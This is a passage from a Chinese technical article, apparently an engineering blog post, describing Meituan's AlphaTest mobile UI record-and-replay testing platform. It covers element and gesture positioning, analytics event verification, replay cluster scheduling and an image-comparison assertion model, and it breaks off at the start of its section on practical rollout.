操作行为是否一致首先需要确认操作目标是否一致。与一般测试工具 / 平台不同的是 AlphaTest 采用了 ViewPath + 图像 + 坐标的多重定位方案。得益于 SDK 集成的方式，我们的 ViewPath 可以记录更多的元素视图特征和执行不同的匹配策略。定位过程中会优先使用 ViewPath 进行目标控件检索，当目标控件查找异常时，会结合图像匹配和坐标匹配的方式进行兜底查找，来确保界面变化程度不大时，也能准确的查找到目标控件。

图 9　图像识别示意图

**手势定位的精准性：**

有了基于控件的目标定位之后，对于一些常用简单操作手势，比如点击、长按、断言、甚至输入都可以做到很好的支持，只需要找到对应的控件，在控件所在位置下发相应的触摸事件即可。我们知道，App 真正接收的触摸事件是屏幕上一个个精准的触摸点，在系统处理后，分发给当前 App 窗口，App 在接收事件后再继续分发，直到找到事件的最佳响应者，后续通过响应者链对事件消化处理。那我们要还原一个触摸事件的坐标点要如何确定呢？由于我们确定的只有控件，所以这个点自然而然就成了控件的中心点了。

大多数情况下，这些都可以很好地进行工作，但是对于一些多响应控件重叠的情况，可能会产生预想不到的操作误差。为了解决这样的问题，我们把控件定位与坐标定位进行了结合：基于纯坐标的定位是一种定位精准度非常高的定位方式，但是稳定性非常差，只有在屏幕分辨率完全一致且回放页面控件位置完全一致的情况下，才具备足够的可靠性，但这往往是不现实的，对测试环境机器量要求过高。

基于控件的定位，又存在着精准度不够的问题。使用坐标定位，如果定位区域足够小的话，那么受屏幕尺寸的影响就会越小，只需要确定在小范围内的相对位置即可。而基于控件目标的定位，恰恰可以把目标区域缩小到一个指定区域，我们刚好可以将二者结合起来，同时解决定位精准度和稳定性的问题。

对于复杂手势的支持，我们同样可以采用微分的方式，将一个复杂手势拆成多个简单手势的组成，比如我们可以将一个滑动操作的定位拆成两个部分：起始位置和终止位置，而这两个位置的定位，就变成了两个普通的单点手势操作定位了，可以通过上面提到的一个目标控件 + 相对坐标的形式进行定位。核心思想都是将基于屏幕坐标点的定位操作，缩小的目标控件的区域范围内，以达到不受设备分辨率的影响，实现操作行为一致的效果。





图 10　手势识别示意图

## 4.5 可溯源的自动化测试

**测试全流程记录，问题溯源一键即达。**

测试的目的是保证 App 运行的稳定，测试过程中出现 Bug 导致测试未通过时，需要溯源问题原因，发生的场景，乃至具体的执行步骤。这也是大多自动化测试工具 / 平台所欠缺的，即使发现了问题，排查工作也很困难；这个问题在手工测试的时候，更为严重，往往因为很多缺陷无法复现而难以定位。

AlphaTest 的自动化用例最小执行单元是操作指令，我们将测试过程的每一条指令的执行状况和过程中的界面快照进行了记录，并在指令执行失败时，对异常原因进行了初步分析。然后将整个用例的执行组合成了一份完整的测试报告，可快速溯源问题步骤。除此之外，我们还增加大量的日志上报，并将整个用例测试过程进行了视频录制，来进一步帮助疑难问题的排查。真正做到了用例回放测试可溯源。





图 11　回放报告 – 图文详情





图12 回放报告-视频详情

图13 回放报告-基本信息

## 4.6 用例的维护

**自动化用例需要持续地投入人力来维护么？架构升级，页面重构，用例需要全部重新录制么？**

因自动化工具 / 平台众多，阻碍长期落地使用的一大问题是用例维护成本高，很多工具 / 平台让我们即便是使用上了自动化，但还需要持续投入人力维护用例的更新，最终的提效收益微乎其微。对于用例更新维护，我们可以梳理划分成三个场景：

- 需求发生重大变更，整体的业务执行流程及相关的校验点都需要进行大量的调

整。对于这种情况，无论是何种自动化测试工具 / 平台，都是需要正常进行用例变更重录以适应新的需求。

- 需求发生略微变更，业务流程基本一致，需要调整的校验点、操作以及数据或不影响整体流程的步骤。对于此场景，AlphaTest 通过指令编辑器与操作录制，支持指令增删改以及数据和场景的还原，帮助用户快速的进行用例调整，而无需重新录制用例。例如：修改网络数据字段、视图变更路径、断言替换目标等。

图 14 指令编辑

- 和业务需求不同，我们的技术实现也会发生迭代。随着 App 技术架构不断的演进，经常会面临着架构升级，页面重构甚至技术栈变迁等这样的技术升级。这些变动需要覆盖大量的测试用例，其中大量的自动化用例又可能会因为变动而导致失效，需要重新录制。为此，AlphaTest 设计一套利用相近分辨率机器进行用例自动修正的功能：利用图像 + 坐标进行二次识别定位，元素定位成功并校验通过后，生成新的 ViewPath，更新对应的用例指令，对用例进行自动修复，修复后可在任意回放。





图 15　自修复能力

## 4.7 跨 App 回放用例

**同一份代码运行在不同的 App 上，是否需要重新编写多份用例？**

美团系的一些业务可能会复用在多个 App 上。比如外卖有独立 App，但同时也要复用到美团和点评 App 上，这些功能，几乎共用一份代码，而测试人员却不得不对每个 App 上的业务功能都进行测试，维护多份用例。由于业务本身实现是一致的，那我们可以通过适配不同 App 之间的差异，来让一个业务 Case 可以横跨多个 App 回放，这便可以将成本缩减好几倍，这些差异主要体现在：

- **前置条件和初始页面**：业务的初始页面进入路径不同，例如外卖 App 打开 App 就进入到了外卖首页，但是在美团 App 中就需要从美团首页跳转到外卖频道。同时由于不同 App 的样式风格、设计规范、业务特性等因素，也会造成首页代码逻辑和视图层级的差异。

- **AB 实验配置**：不同 App 所配置的实验可能不同，不同的实验会导致不同的样式和代码逻辑。
- **网路接口映射**：不同 App 中相同业务场景涉及的接口有所不同。
- **页面 Scheme 映射**：不同 App 中相同页面的跳转 Scheme 也不相同。

AlphaTest 平台支持 App 维度各项差异数据配置，当 SDK 检测用例回放环境与录制环境不一致时，会自动进行映射适配，从而让用例运行到了不同 App 上。

## 4.8 埋点的录制回放

除了功能测试，我们在日常开发和测试的工作中，还会面临另外一个比较重要的问题就是埋点测试。因此，我们在自动化的基础上扩展出埋点自动化测试。埋点自动化测试的核心思想是，通过对比录制时期和回放时期的埋点上报时机和上报参数进行判断。为了保证埋点自动化测试的稳定性，我们主要采用以下的障机制：





图 16　埋点自动化测试示意图

- **字段规则配置**：埋点自定义参数千姿百态，甚至有些字段每次代码执行都不一致，如果进行完全匹配结果注定是失败的，所以我们在 AlphaTest 平台提供了埋点字段规则配置功能，通过人为设置的方式来避免埋点自定义参数校验失败。App 重启进入录制状态时，用户就可以操作 App，平台会记录用户的操作行为，当产生相应的埋点日志的时候会将日志信息打印在日志区域（如下图 17 所示），在该过程中也会对埋点日志进行一定的校验。重点将操作时机、埋点日志一并保存到服务端。





图 17　埋点上报数据控制台打印

- **埋点时机校验**：针对时机校验，程序并不支持埋点曝光的”1px 曝光”,”下拉刷新曝光”,”页面切换曝光”,”切前后台曝光”这些规则，主要的原因是每一个业务方在对埋点曝光的规则都是不一致的，而且该规则的实现会极大耦合业务代码。在针对时机校验我们目前只支持：

[1] 点击埋点上报时机校验，程序通过事件监听和埋点类型信息来判断点击埋点上报的时机是否是在点击的操作下产生的，如果不是则报错。

[2] 埋点重复上报校验，针对一般情况下用户一次操作不会产生两个相同的埋点上报，所以程序会校验某个事件下发生的所有埋点日志进行一一校验，检测是否具有 2 个或多个埋点日志完全一致，如有发生则会上报错误。

- **结果校验**：回放完成后，我们会对比录制和回放时的埋点数据，根据配置好的字段规则校验埋点上报是否符合预期。





图 18　埋点校验流程图

## 5. 测试流程

**AlphaTest 的核心测试流程始终聚焦在用例的录制与回放环节，整个流程涉及到自动化任务触发、回放集群调度、断言服务、消息推送等核心模块。**

以 UI 自动化和埋点自动化的流程为例，AlphaTest 以业务团队为基本单元，可以和各团队的测试用例进行关联，定时同步状态。同时利用需求评审线上化做为基础，将自动化用例和研发流程中的 PR、集成打包、二轮回归等节点相结合，定时触发自动

化用例并将结果报告推送给相关负责人。





图 19　建设自动化测试流程闭环

**录制用例：**

[1] 首先在 AlphaTest 平台选择要录制的测试用例，打开待测试 App 进行扫码即可进入用例待录制状态，此时可以设置用例需要的前置条件（账号信息、Mock 数据、定位信息等），之后点击开始按钮后，手机便会自动重启，开始录制。

[2] 用户按照测试用例步骤，正常操作手机，AlphaTest 会将用户的操作行为全部记录下来，并自动生成语义化的描述语言显示在 AlphaTest 平台上，与此同时产生的网络数据、埋点数据等校验信息也会一并存储下来。

[3] 在录制的过程中可以快捷的打开断言模式，将页面上想要校验的元素进行文本提取 / 截图等操作记录下来，用于后续回放过程中对相同元素进行校验。

[4] 测试步骤全都执行完毕后，点击保存按钮即可生成本条自动化用例。

**用例回放：**

[1] 扫描对应自动化用例的二维码即可进行回放，回放过程中会将用户录制的行为、网络数据进行一比一还原，并且辅助有全过程视频录像，用于后续问题排查和溯源。

[2] 回放过程中碰到断言事件时，会将断言的元素进行文本提取 / 截图，上传至 AlphaTest 平台。回放完成后，会将回放时候的断言截图和录制时的断言截图进行图像对比，作为整个测试结果的一项。

[3] 回放过程中的埋点数据也会一并记录下来，并和录制时候的埋点数据和上报时机进行对比，自动提取出其中的差异项。

[4] 回放完成后，会生成完整的测试报告并将结果通过 OA 推送至相关人员。

**回放计划**：二轮回归测试中，回放用例数量多达几百条，为了做到全流程的自动化，我们提供了回放计划的概念，可以将多个自动化用例进行编组管理，每一组就是一个回放计划。触发一个计划的回放即可自动触发计划内的所有自动化用例。整个计划都执行完成后，会通知到指定的计划负责人或群组。

## 5.1 自动化任务触发

在整个外卖 C 端敏捷迭代的流程中，打包平台主要承接了业务需求发起到需求交付的流程，作为 AlphaTest 的上游平台，可以提供打包信息并触发自动化用例回放任务。以下简单展示 AlphaTest 与敏捷协同平台的交互流程：





图 20　AlphaTest 与敏捷协同平台交互流程图

## 5.2 回放集群调度

整个测试过程真正的解放双手，才能算的上是自动化。因此，我们着手搭建了自己的

自动化机器集群，可以 24 小时不间断的执行测试任务。为了保证任务回放能够顺利完成，我们在不同阶段增加了相应的保活策略。在极大程度上提高了任务执行完毕的成功率。

- **执行流程**：回放任务通过用户在平台手动触发或者二轮自动触发。新增的回放任务经过任务拆分系统拆分成 n 个子任务，加入到不同设备的回放任务队列中。每个子任务经过占用设备 -> 安装待测 App-> 应用授权 -> 打开 scheme-> 上报结果等步骤完成回放操作。
- **节点保活机制**：针对回放流程中每一个节点，失败后进行 N（默认为 3）次重试操作。减少因网络波动，接口偶现异常导致的回放失败数量。
- **子任务保活机制**：每个回放流程，失败后进行 N（默认为 3）次断点重试。减少因设备异常，SDK 心跳上报异常导致的回放失败数量。
- **父任务保活机制**：一个父任务会被拆分成 N 个子任务，当其中的一个子任务 S1 在节点保活机制和子任务保活机制下仍然执行失败之后，父任务保活机制会尝试将子任务 S1 中未执行完毕的用例转移到其他活跃状态的子任务中。减少因设备异常，设备掉线等问题导致的回放失败数量。

图 21　机器集群

## 5.3 断言服务

用例断言是整个自动化用例验证的核心步骤，我们的断言服务依据用例的实际情形可以分别进行文字与图像的断言。其中图像断言服务依托于自建的图像对比算法服务，可以高效进行录制回放断言图像的对比，图像对比准确率可以达到 99% 以上。

**录制阶段：**

[1] 录制时增加断言决策信息的自动采集。

[2] 和正常流程一样，提取区域的截图信息。

[3] 如果是文本组件，则提取文本内容，如果是图片组件，则提取图片二进制编码或图片 URL，同时提取区域内的布局信息。

**回放阶段：**

[1] 回放时，提取和录制时一致的内容（文本信息、图片编码、区域截图、布局信息）。

[2] 将回放时的断言信息上传至 AlphaTest 平台。

[3] AlphaTest 平台对断言结果进行校验，首先是基于模型的图像对比，如果判定为一致，则直接标记结果。

[4] 如果判定为不一致、则匹配“断言失败数据集”，如果能够匹配上，则标记结果。如果匹配不上，则需要人工选择匹配类型。

[5] 匹配类型为“文本校验”、“根据图片信息校验”、“人工校验”。如果前两项判定为一致，则直接标记结果。如果“人工校验”的结果为确实两张图不一致，则直接标记结果，结束。

[6] 如果“人工校验”结果为一致，既上述所有判定都不准确，则需要人工对两张图中判定错误的原因进行分类（具体类型待定），同时将断言存储到失败数据集。

[7] 模型自动训练，当数据集超过一定的阈值、通过定时触发、或者手动触发的方式，触发模型自动训练，训练完成后自动部署到 AlphaTest 平台，不断迭代。

**图像服务**：图像对比模型采用基于度量学习的对比算法，将图像对的一致性判别转换为图像语义的相似度量问题。度量学习（Metric Learning），也称距离度量学习

（Distance Metric Learning，DML）属于机器学习的一种。其本质就是相似度的学习，也可以认为距离学习。因为在一定条件下，相似度和距离可以相互转换。比如在空间坐标的两条向量，既可以用余弦相似度的大小，也可以使用欧式距离的远近来衡量相似程度。度量学习的网络采用经典的 Siamese 结构，使用基于 resnext50 的主干网络提取图像的高级语义特征，后接 spplayer 完成多尺度特征融合，融合后的特征输出作为表达图像语义的特征向量，使用 ContrastiveLoss 进行度量学习。





图 22　训练过程

[1] **预训练过程**：resnext50 网络是使用 ImageNet 的预训练模型。

[2] **数据增强**：为增加数据的丰富性、提高网络的泛化性能，数据增强的方式主要包括：图像右下部分的随机剪切和添加黑色蒙层（相应改变图像对的标签）。这种数据增强符合控键截图实际情况，不会造成数据分布的改变。

[3] **对比损失**：对比损失函数采用 ContrastiveLoss，它是一种在欧式空间的 pair based loss，其作用是减少一致图像对距离，保证不一致图像对的距离大于 margin，其中 margin=2。

$$L(x,x')=(1-y)\times\|f(x)-f(x')\|_2^2+y\times min(margin-\|f(x)-f(x')\|_2^2,0)$$

图 23　训练过程

[4] **相似度量**：相似度量也是采用计算图像对特征向量的欧式距离的方法，并归一化到区间 [0, 1]，作为输出的图像对相似度。

## 5.4 消息推送

消息推送作为回放流程的最终环节，我们依赖于美团内部自建的消息队列服务与 OA SDK 消息推送能力，可以进行测试报告的实时推送。在此之上，还可以针对不同团队的推送诉求，做消息模板的定制化。

**消息定制**：消息推送与触达的核心，是满足业务诉求；不同业务对自动化测试报告中各项指标的关注点不同，这就需要 AlphaTest 具备消息推送定制的能力；将消息推送的模板以配置文件的形式提供出来，不同的业务使用不同的业务消息配置文件；再利用 OA 提供的图文、多媒体等消息推送能力，可以将自动化测试报告的各项指标自定义拆分；除此之外，消息还需要减少冗余，在这个信息泛滥的时代，我们愿意为无孔不入的消息、通知做减法，只将最重要、最核心的消息推送给最需要的人，既可以推动自动化测试流程的高效流转，又可以让各相关业务人员享受到自动化测试能力的便捷性。

**一键触达**：以往的研发人员冒烟测试，主要依赖于测试人员在用例管理平台建立测试计划，研发人员根据用例进行手工用例测试结果标记，之后去提测完成后续流程。这中间缺失的主要环节是，难以对研发人员冒烟测试的质量进行把控。而 AlphaTest 正可以解决此问题，流程转换为，研发人员在敏捷协同平台触发一键提测流程，调用 AlphaTest 的自动化测试能力对冒烟用例进行自动化测试回归，完成之后将测试生成的测试报告同步提测平台，作为研发人员冒烟的结论依据，同时在冒烟过程中发生的问题，也可以及时通知到对应的研发人员与测试人员进行改正。既保证了质量，又避免了人力空耗。

# 6. 落地与实践

**外卖 C 端主要承担了用户在 App 端点餐、下单、配送的所有核心流程，场景繁多、业务复杂，这也给测试人员的版本测试带来了诸多挑战，其中最核心也最耗费人力的便是二轮回归测试环节。目前，C 端采用的双周敏捷迭代的开发方式，每个迭代周期给测试人员用来进行二轮核心流程回归的时间为三天，为此 C 端测试团队投入了许**

**多人力资源，但即便如此，仍难以覆盖全部流程；而 AlphaTest 的设计初衷也正是为解决此问题——UI 测试流程全覆盖及自动化验证。**

## 6.1 业务共建

### 用例的转化与维护

